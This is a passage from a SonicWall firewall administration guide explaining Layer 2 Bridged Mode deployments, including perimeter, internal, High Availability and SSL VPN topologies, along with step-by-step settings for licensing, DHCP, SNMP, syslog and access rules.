7 To only sniff traffic on the bridged pair, select the **Only sniff traffic on this bridge-pair** checkbox. This option is not selected by default.

8 To prevent stateful inspection on the bridged pair, select the **Disable stateful-inspection on this bridge-pair** checkbox. This option is not selected by default.

9 Ensure the interface is configured for **HTTPS** and **SNMP** so it can be managed from the DMZ by **PCM+/NIM**.

10 Configure the remaining options normally.

11 Click **OK** to save and activate the change.

You will also need to make sure to modify the firewall access rules to allow traffic from the LAN to WAN, and from the WAN to the LAN, otherwise traffic will not pass successfully. You may also need to modify routing information on your firewall if your PCM+/NIM server is placed on the DMZ.

Perimeter Security

Perimeter Security is a network scenario where the firewall is added to the perimeter for the purpose of providing security services (the network may or may not have an existing firewall between the firewall and the router). In this scenario, everything below the firewall (the *Primary Bridge Interface* segment) will generally be considered as having a lower level of trust than everything to the left of the firewall (the *Secondary Bridge Interface* segment). For that reason, it would be appropriate to use X1 (Primary WAN) as the *Primary Bridge Interface*.

Traffic from hosts connected to the *Secondary Bridge Interface* (LAN) would be permitted outbound through the firewall to their gateways (VLAN interfaces on the L3 switch and then through the router), while traffic from the *Primary Bridge Interface* (WAN) would, by default, not be permitted inbound.

If there are public servers, for example, a mail and Web server, on the *Secondary Bridge Interface* (LAN) segment, an Access Rule allowing WAN -> LAN traffic for the appropriate IP addresses and services could be added to allow inbound traffic to those servers.

Internal Security

A network scenario where the firewall will act as the perimeter security device and secure wireless platform. Simultaneously, it will provide L2 Bridge security between the workstation and server segments of the network *without having to readdress any of the workstation or servers*.

This typical inter-departmental Mixed Mode topology deployment demonstrates how the firewall can simultaneously Bridge and route/NAT. Traffic to/from the *Primary Bridge Interface* (Server) segment from/to the *Secondary Bridge Interface* (Workstation) segment will pass through the L2 Bridge.

As both interfaces of the Bridge-Pair are assigned to a Trusted (LAN) zone, the following will apply:

- All traffic will be allowed by default, but Access Rules could be constructed as needed.

  Consider, for the point of contrast, what would occur if the X2 (Primary Bridge Interface) was instead assigned to a Public (DMZ) zone: All the Workstations would be able to reach the Servers, but the Servers would not be able to initiate communications to the Workstations. While this would probably support the traffic flow requirements (i.e. Workstations initiating sessions to Servers), it would have two undesirable effects:


- The DHCP server would be in the DMZ. DHCP requests from the Workstations would pass through the L2 Bridge to the DHCP server (192.168.0.100), but the DHCP offers from the server would be dropped by the default DMZ->LAN Deny Access Rule. An Access Rule would have to be added, or the default modified, to allow this traffic from the DMZ to the LAN.
- Security services directionality would be classified as *Outgoing* for traffic from the Workstations to the Server since the traffic would have a Trusted source zone and a Public destination zone. This might be sub-optimal since it would provide less scrutiny than the *Incoming* or (ideally) *Trust* classifications.
- Security services directionality would be classified as *Trust*, and all signatures (*Incoming*, *Outgoing*, and *Bidirectional*) will be applied, providing the highest level of security to/from both segments.

For detailed instructions on configuring interfaces in Layer 2 Bridged Mode, see Configuring Layer 2 Bridged Mode on page 339

Layer 2 Bridged Mode with High Availability

This method is appropriate in networks where both High Availability (HA) and Layer 2 Bridged Mode are desired. This example is for SonicWall Security Appliances, and assumes the use of switches with VLANs configured. See Internal security example: Both High Availability and Layer 2 Bridged Mode are desired.

Internal security example: Both High Availability and Layer 2 Bridged Mode are desired



The firewall HA pair consists of two firewalls, connected together on port X5, the designated HA port. Port X1 on each appliance is configured for normal WAN connectivity and is used for access to the management interface of that device. Layer 2 Bridged Mode is implemented with port X0 bridged to port X2.

When setting up this scenario, there are several things to take note of on both the firewalls and the switches.

On the firewalls:

- Do not enable the Virtual MAC option when configuring High Availability. In a Layer 2 Bridged Mode configuration, this function is not useful.
- Enabling Preempt Mode is not recommended in an inline environment such as this. If Preempt Mode is required, follow the recommendations in the documentation for your switches, as the trigger and failover time values play a key role here.
- Consider reserving an interface for the management network (this example uses X1). If it is necessary to assign IP addresses to the bridge interfaces for probe purposes or other reasons, SonicWall recommends using the management VLAN network assigned to the switches for security and administrative purposes.

  NOTE: The IP addresses assigned for HA purposes do not directly interact with the actual traffic flow.

On the switches:

- Using multiple tag ports: As shown in the above diagram, two tag (802.1q) ports were created for VLAN 100 on both the Edge switch (ports 23 and 24) and Core switch (C24 - D24). The appliances are connected inline between these two switches. In a high performance environment, it is usually recommended to have Link Aggregation/ Port Trunking, Dynamic LACP, or even a completely separate link designated for such a deployment (using OSPF), and the fault tolerance of each of the switches must be considered. Consult your switch documentation for more information.
- On HP ProCurve switches, when two ports are tagged in the same VLAN, the port group will automatically be placed into a failover configuration. In this case, as soon as one port fails, the other one becomes active.

Layer 2 Bridged Mode with SSL VPN

This sample topology covers the proper installation of a SonicWall network security appliance into your existing SonicWall EX-Series SSL VPN or SonicWall SSL VPN networking environment. By placing the appliance into Layer 2 Bridged Mode, with an internal, private connection to the SSL VPN appliance, you can scan for viruses, spyware, and intrusions in both directions. In this scenario the firewall is not used for security enforcement, but instead for bidirectional scanning, blocking viruses and spyware, and stopping intrusion attempts. When programmed correctly, the network security appliance will not interrupt network traffic, unless the behavior or content of the traffic is determined to be undesirable. Both one- and two-port deployments of the SonicWall Security Appliance are covered in this section.

WAN to LAN Access Rules

Because the network security appliance will be used in this deployment scenario only as an enforcement point for anti-virus, anti-spyware and intrusion prevention, its existing security policy must be modified to allow traffic to pass in both directions between the WAN and LAN.

To allow traffic to pass in both directions between WAN and LAN:

1. Navigate to the **Firewall > Access Rules** page.
2. Click the **Configure** icon for the intersection of WAN to LAN traffic.
3. Click the **Configure** icon next to the default rule that implicitly blocks uninitiated traffic from the WAN to the LAN.
4. In the **Edit Rule** dialog, select **Allow** for the **Action** setting,.
5. Click **OK**.

Configure the Network Interfaces and Activate L2B Mode

In this scenario the WAN interface is used for the following:

- Access to the management interface for the administrator
- Subscription service updates on MySonicWall
- The default route for the device and subsequently the “next hop” for the internal traffic of the SSL VPN appliance (this is why the WAN interface must be on the same IP segment as the internal interface of the SSL VPN appliance)

The LAN interface on the network security appliance is used to monitor the unencrypted client traffic coming from the external interface of the SSL VPN appliance. This is the reason for running in Layer 2 Bridged Mode (instead of reconfiguring the external interface of the SSL VPN appliance to see the LAN interface as the default route).

On the **Network > Interfaces** page of the SonicOS management interface, click the **Configure** icon for the **WAN** interface, and then assign it an address that can access the Internet so that the appliance can obtain signature updates and communicate with NTP.

The gateway and internal/external DNS address settings will match those of your SSL VPN appliance:

- **IP address**: This must match the address for the internal interface on the SSL VPN appliance.
- **Subnet Mask**, **Default Gateway**, and **DNS Server(s)**: Make these addresses match your SSL VPN appliance settings.

For the **Management** setting, select the **HTTPS** and **Ping** check boxes. Click **OK** to save and activate the changes.

To configure the LAN interface settings:

1. Navigate to the **Network > Interfaces** page.
2. Click the **Configure** icon for the **LAN** interface.
3. For the IP Assignment setting, select **Layer 2 Bridged Mode**. For the **Bridged** to setting, select **X1**.
4. If you also need to pass VLAN tagged traffic, supported on firewalls, click the **VLAN Filtering** tab and add all of the VLANs that will need to be passed.
5. Click **OK** to save and activate the change.

You may be automatically disconnected from the network security appliance's management interface. You can now disconnect your management laptop or desktop from the appliance's X0 interface and power the appliance off before physically connecting it to your network.

Install the Firewall between the Network and SSL VPN Appliance

Regardless of your deployment method (single- or dual-homed), the firewall should be placed between the X0/LAN interface of the SSL VPN appliance and the connection to your internal network. This allows the device to connect out to SonicWall's licensing and signature update servers, and to scan the decrypted traffic from external clients requesting access to internal network resources.

If your SSL VPN appliance is in two-port mode behind a third-party firewall, it is dual-homed.

To connect a dual-homed SSL VPN appliance:

1. Cable the X0/LAN port on the network security appliance to the X0/LAN port on the SSL VPN appliance.
2. Cable the X1/WAN port on the network security appliance to the port where the SSL VPN was previously connected.
3. Power on the appliance.

If your SSL VPN appliance is in one-port mode in the DMZ of a third-party firewall, it is single-homed.

To connect a single-homed SSL VPN appliance:

1. Cable the X0/LAN port on the network security appliance to the X0/LAN port of the SSL VPN appliance.
2. Cable the X1/WAN port on the network security appliance to the port where the SSL VPN was previously connected.
3. Power on the appliance.

Configure or Verify Settings

From a management station inside your network, you should now be able to access the management interface on the network security appliance using its WAN IP address.

To configure or verify settings:

1. Make sure that all security services for the SonicWall Security Appliance are enabled. See Licensing Services on page 340 and Activating Security Services on Each Zone on page 341.
2. SonicWall Content Filtering Service must be disabled before the device is deployed in conjunction with a SonicWall SMA SSL VPN appliance.
    a. Navigate to the **Network > Zones** page/
    b. Click **Configure** next to the **LAN (X0)** zone.
    c. Clear the **Enforce Content Filtering Service** checkbox.
    d. Click **OK**.
3. If you have not yet changed the administrative password on the SonicWall Security Appliance, you can do so on the **System > Administration** page.
4. To test access to your network from an external client, connect to the SSL VPN appliance and log in.
5. When connected, attempt to access to your internal network resources. If there are any problems, review your configuration and see Configuring the Common Settings for L2 Bridged Mode Deployments on page 340.

Configuring Layer 2 Bridged Mode

Topics:

Configuration Task List for Layer 2 Bridged Mode

- Choose a topology that suits your network
- Configuring the Common Settings for L2 Bridged Mode Deployments on page 340
    - License security services
    - Disable DHCP server
    - Configure and enable SNMP and HTTP/HTTPS management
    - Enable syslog
    - Activate security services on affected zones
    - Create firewall access rules
    - Configure log settings
    - Configure wireless zone settings

    NOTE: Wireless zone settings do not apply to the SuperMassive 9800.

- Configuring the Primary Bridge Interface on page 347
    - Select the zone for the Primary Bridge Interface

    - Activate management
    - Activate security services
- Configuring the Secondary Bridge Interface on page 347
    - Select the zone for the Secondary Bridge Interface
    - Activate management
    - Activate security services
- Apply security services to the appropriate zones

Configuring the Common Settings for L2 Bridged Mode Deployments

The following settings need to be configured on your SonicWall Security Appliance prior to using it in most of the Layer 2 Bridged Mode topologies:

- Licensing Services on page 340
- Disabling DHCP Server on page 340
- Configuring SNMP Settings on page 341
- Enabling SNMP and HTTPS on the Interfaces on page 341
- Enabling Syslog on page 341
- Activating Security Services on Each Zone on page 341
- Creating Firewall Access Rules on page 344
- Configuring Log Settings on page 345
- Configuring Wireless Zone Settings on page 346

Licensing Services

When the appliance is successfully registered, go to the **System > Licenses** page and click **Synchronize** under **Manage Security Services Online**. This will contact the firewall licensing server and ensure that the appliance is properly licensed.

To check licensing status, go to the **System > Status** page and view the license status of all the security services (Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention).

Disabling DHCP Server

When using a SonicWall Security Appliance in Layer 2 Bridged Mode in a network configuration where another device is acting as the DHCP server, you must first disable its internal DHCP engine, which is configured and running by default.

To disable the DHCP server:

1 On the **Network > DHCP Server** page, clear the **Enable DHCP Server** checkbox.

2 Click the **Accept** button.

Configuring SNMP Settings

To configure SNMP settings:

1. Navigate to the **System > Administration** page.
2. Select the **Enable SNMP** checkbox.
3. Click the **Accept** button. The **Configure** button becomes active and the SNMP information is populated.
4. Click the **Configure** button. The **Configure SNMP** dialog displays. For how to configure SNMP, see Setting Up SNMP Access on page 193.

Enabling SNMP and HTTPS on the Interfaces

To enable SNMP and HTTPS on the interfaces:

1. Navigate to the **Network > Interfaces** page.
2. Click the **Edit** icon for the interface through which you manage the appliance. The **Edit Interface** dialog displays.
3. For the **Management** option, enable **HTTPS** and **SNMP**.
4. Click **OK**.

Enabling Syslog

You enable Syslog on the L**og > Syslog** page. For how to enable Syslog, see Configuring Syslog Settings on page 1845.

Activating Security Services on Each Zone


On the **Network > Zones** page, for each zone you will be using, make sure that the security services are activated.

Then, on the **Security Services** page for each service, activate and configure the settings that are most appropriate for your environment.


See these Security Services pages:

- Security Services > Gateway Anti-Virus settings
- Security Services > Intrusion Prevention Settings
- Security Services > Anti-Spyware settings


Security Services > Gateway Anti-Virus settings



Security Services > Intrusion Prevention Settings




Security Services > Anti-Spyware settings



Creating Firewall Access Rules

If you plan to manage the appliance from a different zone, or if you will be using a server such as the HP PCM+/NIM server for management, SNMP, or syslog services, create access rules for traffic between the zones. On the **Firewall > Access Rules** page, click on the icon for the intersection of the zone of the server and the zone

